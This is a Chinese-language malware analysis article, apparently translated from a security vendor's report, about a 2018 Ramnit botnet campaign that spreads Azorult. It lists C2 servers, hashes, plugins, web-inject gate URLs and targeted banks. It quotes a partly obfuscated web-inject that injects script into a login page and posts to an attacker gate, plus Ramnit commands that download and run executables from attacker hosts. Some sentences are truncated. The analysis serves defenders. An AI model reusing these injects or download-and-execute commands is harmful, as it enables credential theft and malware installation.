Ramnit攻击活动传播Azorult恶意软件

angel010 / 2018-11-05 09:10:00 / 浏览数 1982 技术文章 技术文章 顶(0) 踩(0)

研究人员最近发现一起新的Ramnit攻击活动，主要传播通过web-injects窃取敏感信息的恶意软件。同时，研究人员发现Ramnit背后的攻击者与其他网络犯罪分子合作，使

今年9月1日，研究人员发现了3个新的Ramnit僵尸网络，背后有5个不同的C2服务器。攻击目标主要是加拿大、日本、美国和意大利的银行和零售商。而且，恶意软件背后的

```
set_url https://*.pornhub.com/login* GP

data_before
<head>
data_end
data_inject
<script>var home_link = "https://kioxixu.abkhazia.su/jpccgrab";var gate_link =
home_link+"/gate.php";var pkey = "Bc5rw12";eval(function(p,a,c,k,e,r){e=function(
c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toStri
ng(36))};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){
return r[e]}];e=function(){return'\\\\w+'};c=1};while(c--)if(k[c])p=p.replace(new
RegExp('\\\\b'+e(c)+'\\\\b','g'),k[c]);return p}('7 1i(){8
a={U:t,V:t,J:t,W:t},X;X=3.C;u{3.C=""}w(e){}a.Y=1T
```

图1: Ramnit web-injects

下表是研究人员发现的僵尸网络和对应的C2以及攻击的目标：

Botnet	C&C IP	Targets
client	80.87.197.238	Pornhub, Amazon, Yahoo, **Japanese** banks, **Canadian** banks
client	109.248.59.111	**USA**: AT&T, EBay, JPMorgan Chase, USAA, Sam's club, PayPal, Walmart, Newegg, Costco, Best Buy, Amazon, Apple
client	109.234.34.133	Testing (just launched)
client-2	185.61.148.125	**USA**: Key Bank, Walmart, Newegg, Costco, Best Buy, Amazon, Apple
italian	93.189.44.143	**Italian** banks

图2: Ramnit僵尸网络和攻击目标

与之前攻击活动相反的是，这次的攻击活动相对比较配合，一个月只感染了16000台计算机。主要的感染向量是Rig和GrandSoft利用工具，也通过Azorult恶意软件进行传播



图3: Ramnit僵尸网络流行性（2018年9月）

攻击活动中Ramnit样本一个值得注意的细节是有有效的数字签名，而一般网络犯罪分子开发的恶意软件都没有有效的数字签名。



图4: Ramnit样本的数字签名

9月24日，研究人员发现其中一个名为client的僵尸网络开始上传另一个恶意软件来感染PC。由于错误解压上传的样本，导致恶意软件应用尝试失败。9月27日，第二波恶意

```
"command" : "getexec \"http://0959tg.dagestan.su/azde3y7hr839ji.exe\" \"system.exe\"",
"cmd_id" : 5,
"expiration" : 0
```


图5: 下载和运行另一个恶意软件的Ramnit命令

与Black僵尸网络相比，内部协议被用于从相同的C2服务器应用另一个恶意软件，当前活动的HTTP协议和payload被放在另一个服务器上，变成了共享的web主机：

`http://0959tg[.]dagestan[.]su/azde3y7hr839ji.exe`

Ramnit最新版本中分发的恶意软件为Azorult，C2域名为：

`nagoyashi[.]chimkent[.]su`

监控前面的URL发现，提供的样本每隔几个小时就会更新一次，如下所示：

Time	Sha256
...	...
1:21 AM	ab98611610d7d186a2de1ec046ef97287bd588a457dd76d6cf8f40a6aadea432
3:41 AM	2d187ec26f79d967bda77b2ac5ba3420f5aca6aacaf035c74e9e6141f755473e
5:05 AM	fee4ecb3aa9d5ff65b3291a8b5b1d638838419e47b563c53cc93697c1bd35cf8
6:10 AM	1190a46389c2ea2abb3cbf810c810271333a439fe65535a8690cc8f00ea499f3
7:13 AM	7b5a9a4fcf3a0ce65d63d4f9517b83e59610af404d9dc65d831f7bed57e07f21
8:17 AM	1d2ff2cffaf218e795ea8ceb13337319d304913f82c29af6df46578504ff8a91
8:50 AM	9857453ccd72e68d06eb28ece97f144cb55eccebda4633220034c4e2a6a032e7
7:55 AM	3ac9eb5c6d374f04e200dfa356d30204cd68d6bcd2ec469e4b1e9836a382cf45
10:58 AM	15c12c65010c0d28595fc689a8c1e0b2af2b67c0ca30c214a48dfe73656b7d2f

图6: Ramnit2018年9月28日传播的Azorult样本

10月1日开始， URL就不能访问了，代替该url的是一个释放Azorult的URL:

`http://4b053f3c6a98[.]net/azzis9i3uhi.exe`

```
"command" : "getexec \"http://4b053f3c6a98.net/azzis9i3uhi.exe\" \"system.exe\"",
"cmd_id" : 5,
"expiration" : 0
```

图7: 下载和运行另一个恶意软件的Ramnit命令

新的下载URL指向的是一个俄罗斯的共享主机服务，研究人员在之前的恶意软件攻击活动中发现过该主机服务提供商的身影。

Ramnit C2服务器

目前该攻击活动中一共有5个C2服务器：

Domain	Registered	C&C IP Address	Botnet	Bots
goldenfreeanhfirst.com	2018-09-01T16:11:04Z	80.87.197.238	Client	~9000
revivalresumed.com	2018-08-15T18:45:10Z	109.248.59.111	Client	~1200
nanohapharle.com	2018-09-25T18:55:58Z	109.234.34.133	Client	~1900
firstcrypttestingfree.com	2018-09-07T11:37:33Z	185.61.148.125	Client-2	~3500
programcomponent.com	2018-06-26T15:40:50Z	93.189.44.143	Italian	~1400

图8: Ramnit域名和C2服务器

截止目前，Ramnit上传了一系列的标准插件来感染PC。插件有：

- “Cookie Grabber v0.3 (IE Export)”
(SHA256: f022d8d4fd0f102c6af1420a960c50e46338bf199563b2b2ad2799166cde8d04)
- “IE & Chrome & FF injector”
(SHA256: 8b8e00b292d53900b7789cfde4159a3421fa103f907c0da90962e79a9141a6ea)
- “VNC (23 port) x64-x86”
(SHA256: 3007e243adfa318b137994c0782b39981f260b9685910e8c0ff9430b2de802be)
- “Antivirus Trusted Module v2.0 (AVG, Avast, Nod32, Norton, Bitdefender)”
(SHA256: b5a95a9bf419eab69d24b87ec561c657291d944acead30b25d004842db63338a)

Ramnit的C2服务器9月28日开始传播以下插件：

- “Pony based pwd stealer”
(SHA256:
2994eb28a57e646d91ef96b41d085b56c22c825caeafb17a0e50f570870e4668,
0688ab2ee47f435e1456d2f60a8c9894c1e84023a9e1eafb3eb079f4f426686c,
8cd69ea0fe2e0827374261ce937069895648c9316b3f05cd61165b7088247965)
- “FF&Chrome reinstall x64-x86 [silent]”
(SHA256: 2ee04686b2daa0a2f03f4b05f967d3a8b6bac89eb14f40674a04ef0b6e313f56)

研究人员注意到Ramnit的僵尸网络demetra中使用的是前苏联国家的VPS服务，最主要的是俄罗斯。选择的主机服务提供商都是不需要身份验证和允许匿名支付的。

Domain	IP Address	Hosting	Country
goldenfreeanhfirst.com	80.87.197.238	1st VDS (firstvds.ru)	Russia
revivalresumed.com	109.248.59.111	Argotel (argotel.ru)	Russia
nanohapharle.com	109.234.34.133	VDSina (vdsina.ru)	Russia
firstcrypttestingfree.com	185.86.149.159	Yourserver (yourserver.se)	Latvia
programcomponent.com	93.189.44.143	Nt-com (nt-vps.ru)	Russia

图9: Ramnit C2服务器的分布

Web-injects服务

用于通过web-injects手机窃取的数据的网关位于另一个服务器集群。下面是从ewb-injects中提取的网关URL：

- https://ijoljjk.adygeya[.]su/uadmin/gates/log.php
- https://kioxixu.abkhazia[.]su/amzats/gate.php
- https://kioxixu.abkhazia[.]su/jpccgrab/gate.php
- https://net-info[.]info/c/lucifer/us/attadmin/gate.php

访问这些URL可以看到如下面板：



图10: Full Info Grabber登陆

攻击活动中使用的web-injects使用了第三方解决方案来获取用户凭证和账户信息。研究人员发现这些面板是Yummba web injects服务的一部分，也就是`Full Info Grabber`。

该服务提供允许攻击者将自定义元素插入web页面的攻击，提供了大量的公共注入和自己开发的注入模块。关于该服务的细节可以追溯到俄罗斯论坛exploit.in 2013年的广告：

图11: Yummba web injects广告

攻击活动中使用的web injects和panels都可以被另一个恶意软件所使用。事实上，kioxixu[.]abkhazia[.]su是之前Osiris/Kronos日本攻击活动中的web-inject C2服务器。



图12: Osiris和Ramnit web-injects gates

结论

与之前攻击活动不同的是，Ramnit并不是一个孤立的僵尸网络。它是与网络犯罪服务密切相关的，为攻击活动创建了一个多元的生态系统。为了获得经济利益，Ramnit提供

IOCs

Azorult Download URLS:

- `http://4b053f3c6a98[.]net/azzis9i3uhi.exe`
- `http://0959tg[.]dagestan[.]su/azde3y7hr839ji.exe`

Full Info Grabber gates:

- `https://ijoljjk.adygeya[.]su/uadmin/gates/log.php`
- `https://kioxixu.abkhazia[.]su/amzats/gate.php`
- `https://kioxixu.abkhazia[.]su/jpccgrab/gate.php`
- `https://net-info[.]info/c/lucifer/us/attadmin/gate.php`

- `https://net-info[.]info/c/lucifer/us/ebayadmin/gate.php`
- `https://net-info[.]info/c/lucifer/us/chaseadmin/gate.php`
- `https://net-info[.]info/c/lucifer/us/usaaadmin/gate.php`
- `https://net-info[.]info/c/lucifer/us/samsclubadmin/gate.php`
- `https://net-info[.]info/c/lucifer/us/ppadmin/gate.php`
- `https://net-info[.]info/c/lucifer/us/walmartadmin/gate.php`
- `https://net-info[.]info/c/lucifer/us/neweggadmin/gate.php`
- `https://net-info[.]info/c/lucifer/us/costcoadmin/gate.php`
- `https://net-info[.]info/c/lucifer/us/bestbuyadmin/gate.php`
- `https://net-info[.]info/c/lucifer/us/amzccadvadmin/gate.php`
- `https://net-info[.]info/c/lucifer/us/appleadmin/gate.php`

Pony stealer gate:

- `http://net-info.info/c/lucifer/pony/about.php`

Configurations:

`https://pastebin.com/LT28xUdL`

Web-injects:

```
https://pastebin.com/aMNJQMh9
https://pastebin.com/7B5nDZ70
https://pastebin.com/vTB7y9tX
https://pastebin.com/2v0uTMKJ
```

参考链接：
https://research.checkpoint.com/ramnits-network-proxy-servers/
https://www.cert.pl/en/news/single/ramnit-in-depth-analysis/
http://www.xylibox.com/2014/05/atsengine.html
https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/yummba-webinject-tools-threat-advisory.pdf
https://research.checkpoint.com/new-ramnit-campaign-spreads-azorult-malware/

上一篇：windows内核系列三: 从PO... 下一篇：第四届上海市大学生网络安全大赛_W...
1. 0 条回复
   - 动动手指，沙发就是你的了！